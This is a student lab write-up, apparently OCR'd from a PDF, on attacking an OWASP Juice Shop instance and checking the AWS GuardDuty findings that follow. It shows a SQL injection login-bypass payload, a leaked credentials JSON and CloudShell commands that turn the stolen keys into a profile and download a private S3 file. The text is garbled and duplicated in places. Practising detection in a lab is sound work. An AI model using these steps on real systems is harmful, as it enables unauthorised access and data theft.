



Threat Detection with GuardDuty



Peter Delgado

The screenshot shows the AWS GuardDuty console with the 'Findings' tab selected. On the left, there's a sidebar with various protection plans like S3, EKS, and Extended Threat Detection. The main area displays a single finding:

Findings (2)

Credentials for the EC2 instance role NextWork-GuardDuty-project-peter-TheRole-4PetnVNB5l0w were used from a remote AWS account.

Overview

Attribute	Value
Finding ID	7ecdec57050815519eb4a111fedd12
Type	UnauthorizedAccess:AWSUser/InstanceCredentialExfiltration.OutsideAWS
Severity	HIGH
Region	us-east-1
Count	1
Account ID	910445327331
Resource ID	nextwork-guardduty-project-peter-thesecurebucket-upzid120dbe1
Created at	01-20-2026 17:33:44 (5 minutes ago)
Updated at	01-20-2026 17:33:44 (5 minutes ago)

Resource affected

Attribute	Value
Resource role	TARGET
Resource type	S3Bucket
Access key ID	AQAS1H6WFGRSXHOORIV
Principal ID	AROAS1H6WFGRQRJ3CY7A3-07eb952ed9094e0bf
User type	AssumeRole
User name	NextWork-GuardDuty-project-peter-TheRole-4PetnVNB5l0w

Instance details

Attribute	Value
Instance ID	i-07eb952ee9094e0bf
Instance type	t2.micro
Instance state	running
Availability zone	us-east-1



Peter Delgado
NextWork Student

nextwork.org

Introducing Today's Project!

Tools and concepts

The services we used were GuardDuty, CloudFormation, S3, and CloudShell. Key concepts learned were SQL, Command injections, using Linux commands like wget, cat, and jq, and malware protection

Project reflection

too long.

I did this project to extend my knowledge and to learn how to use security resources on AWS and how they work together to protect a website.



Peter Delgado

NextWork Student

nextwork.org

Project Setup

To set up for this project, we deployed a CloudFormation template that launches ten insecure web app (OWASP Juice Shop. The three main components are the web app infrastructure, an S3 bucket, and GuardDuty protecting our environment

The web app deployed is called WASP Juice Shop. To practice our GuardDuty skills, we will attack the Juice Shop, and then visit the GuardDuty console to detect and analyze its findings - does it pick up on our attacks on our web app?

AWS GuardDuty is a threat detection service, which means it helps you find potential security risks or attacks in your apps and AWS environment. It uses machine learning to look for unusual activity in your AWS account, like your network traffic and CloudTrail activity logs. If it finds something suspicious, it will alert you so you can investigate.



Peter Delgado
NextWork Student

nextwork.org

The screenshot shows the AWS CloudFormation console with the following details:

Stack ID: arn:aws:cloudformation:us-east-1:910445327351:stack/NextWork-GuardDuty-project-peter/13e4e0f0-f629-11f0-96f6-0e26127715871

Status: CREATE_COMPLETE

Description: This template creates an insecure web app for NextWork's project on threat detection and GuardDuty!

Created time: 2026-01-20 12:54:53 UTC-0500

Updated time: -

Drift status: NOT_CHECKED

Termination protection: Deactivated

Latest operations:

- Operation 1:** Operation ID: a5d03758-acd4-4150-b9b2-f322a033ab09




Peter Delgado
NextWork Student

nextwork.org

SQL Injection

SQL injection is a web vulnerability that happens when an attacker can insert malicious SQL code into an application's database queries. This can let them bypass authentication, steal data, or even change the database structure.

I typed in SQL injection '`' or 1=1;--`' into the email field of the login page. This means the login query will always evaluate to true, meaning our database will see this as a valid email and password and allow the person to login





Peter Delgado

NextWork Student

nextwork.org

Command Injection

Command injection is a piece of code. All together, these instructions fetch highly sensitive information (IAM credentials to your AWS environment) and store them in a place where anyone on the internet can access them! The Juice Shop web app is vulnerable because it is not set up to sanitize code, meaning it won't scan the username to make sure it's not a script instead of a plain text username.

To run command injection, I pasted the code into the username field. The script will fetch highly sensitive information (IAM credentials to your AWS environment) and store them in a place where anyone on the internet can access them!



Peter Delgado
NextWork Student

nextwork.org

User Profile



[object Object]

No file chosen
• Maximum file size:
150Kb
• All image formats are accepted

or

Email:
 Username:



Peter Delgado
NextWork Student

nextwork.org

Attack Verification

To verify the attack's success, we visited the publicly exposed credentials file. This page showed us access keys that represent our EC2 instance's access to our AWS environment. We can use keys to get the same level of access.

```
Pretty-print □
{
  "AccessKeyId" : "ASIAH6WFGPR5XH00RIV",
  "SecretAccessKey" : "qoA7989DfJLcZzvBjV2+WhjLG97fTzZen3b",
  "Expiration" : "2026-01-21T01:02:22Z",
  "LastUpdated" : "2026-01-20T18:35:43Z",
  "Type" : "AWS-HMAC"
}
```



Peter Delgado
NextWork Student

nextwork.org

Using CloudShell for Advanced Attacks

In this step, we're trying to get access to private data using stolen credentials. To do this, you have to keep the hacker hat on and try to hack into your own AWS environment. We'll use CloudShell to run commands that a hacker would run to steal data inside your AWS environment.

In CloudShell, we used wget to download the exposed credentials file into our CloudShell environment. Next, we ran a command using cat and jq to read the downloaded file and format it nicely so the credentials (in JSON) are easy to understand.

We then set up a new profile using all of the stolen credentials. We had to create a new profile because the hacker doesn't inherently have access to the victim's AWS environment. We'll need to use the profile to switch permission settings.



Peter Delgado
NextWork Student

nextwork.org

```
aws s3 cp s3://juicesshopbucket-us-west-1/credentials.json .
```

```
aws configure set profile.stolen.region us-west-2
```

```
aws configure set profile.stolen.aws.access_key_id "cat credentials.json | jq -r '.AccessKeyId'"
```

```
aws configure set profile.stolen.aws.secret_access_key "cat credentials.json | jq -r '.SecretAccessKey'"
```

```
aws s3 cp s3://juicesshopbucket-us-west-1/secret-information.txt . --profile stolen
```

```
download s3://juicesshopbucket-us-west-1/secret-information.txt to ./secret-information.txt
```

```
download s3://juicesshopbucket-us-west-1/secret-information.txt to ./secret-information.txt
```

```
cat secret-information.txt
```

```
If you can see this text, you're accessing our private information!
```

```
$ [REDACTED]
```



Peter Delgado
NextWork Student

nextwork.org

GuardDuty's Findings

GuardDuty can take up to 15 minutes to detect that something suspicious has happened.

GuardDuty's finding was called

UnauthorizedAccess:|AMUser/InstanceCredentialExfiltration.InsideAWS, which means credentials belonging to my EC2 instance were being used in another account. Anomaly detection was used because this was unusual behavior.

GuardDuty's finding was called

UnauthorizedAccess:|AMUser/InstanceCredentialExfiltration.InsideAWS, which means credentials belonging to my EC2 instance were being used in another account. Anomaly detection was used because this was unusual behavior.



Peter Delgado
NextWork Student

nextwork.org

The screenshot shows the AWS GuardDuty interface with the 'Findings' tab selected. There is one finding listed:

Findings (2) Info

Credentials for the EC2 instance role NextWork-GuardDuty-project-peter-TheRole-4PetrnVNBSI0w were used from a remote AWS account.

This finding is **Useful**.

Overview

	Value
Finding ID	7ecdeec57050815519e8e4a111fed12
Type	UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS
Severity	HIGH
Region	us-east-1
Count	1
Account ID	910445327331
Resource ID	nextwork-guardduty-project-peter-thesecurebucket-upid120dbe
Created at	01-20-2026 17:33:44 (5 minutes ago)
Updated at	01-20-2026 17:33:44 (5 minutes ago)

Resource affected

	Value
Resource role	TARGET
Resource type	S3Bucket
Access key ID	ASIAH6WFGPRSXHOORIV
Principal ID	AROA5H6WFGRQREJ3CY7A:i-07eb952ee9094e0bf
User type	AssumedRole
User name	NextWork-GuardDuty-project-peter-TheRole-4PetrnVNBSI0w

Instance details

	Value
Instance ID	i-07eb952ee9094e0bf
Instance type	t2.micro
Instance state	running
Availability zone	us-east-1a



Peter Delgado

NextWork Student

nextwork.org

Extra: Malware Protection

For our project extension, we enabled Malware Protection for S3. Malware is a file that contains threats, e.g., opening the file will cause a data breach or the deletion of resources.

GuardDuty's detailed finding reported that an S3 bucket was affected; the action that was done using the stolen credentials was GetObject, and the EC2 instance whose credentials were leaked. The IP address + location of the actor was also available.

Start your answer with 'Once I uploaded the file, GuardDuty instantly triggered a finding called object:S3/MaliciousFile. This verified that GuardDuty could successfully detect malware. It also mentioned that the threat type is EICAR-Test-File (not a virus)



Peter Delgado
NextWork Student

nextwork.org

The screenshot shows the AWS GuardDuty interface with the 'Findings' tab selected. A single finding is displayed:

Credentials for the EC2 instance role NextWork-GuardDuty-project-peter-TheRole-4PtnVNBSl0w were used from a remote AWS account.

Details:
First seen 19 minutes ago, last seen 19 minutes ago
Credentials created exclusively for an EC2 instance using instance role NextWork-GuardDuty-project-peter-TheRole-4PtnVNBSl0w have been used from a remote AWS account 129545045921.

Investigate with Detective

This finding is **Useful** **Not useful**

Overview

Finding ID	7ec0eecd57050815519e0e4a11fedd12
Type	UnauthorizedAccess:IAmUser/InstanceCredentialExfiltration:InsideAWS
Severity	HIGH
Region	us-east-1
Count	1
Account ID	910445327331
Resource ID	nextwork-guardduty-project-peter-thesecurebucket-upzidd120de
Created at	01-20-2026 17:33:44 (5 minutes ago)
Updated at	01-20-2026 17:33:44 (5 minutes ago)

Resource affected

Resource role	TARGET
Resource type	S3Bucket
Access key ID	ASIA5H6WFGPR5XHOORIV
Principal ID	AROASH6WFGPRQREJ3CYA-i-07eb952ee9094e0bf
User type	AssumedRole
User name	NextWork-GuardDuty-project-peter-TheRole-4PtnVNBSl0w

Instance details

Instance ID	i-07eb952ee9094e0bf
Instance type	t2.micro
Instance state	running
Availability zone	us-east-1a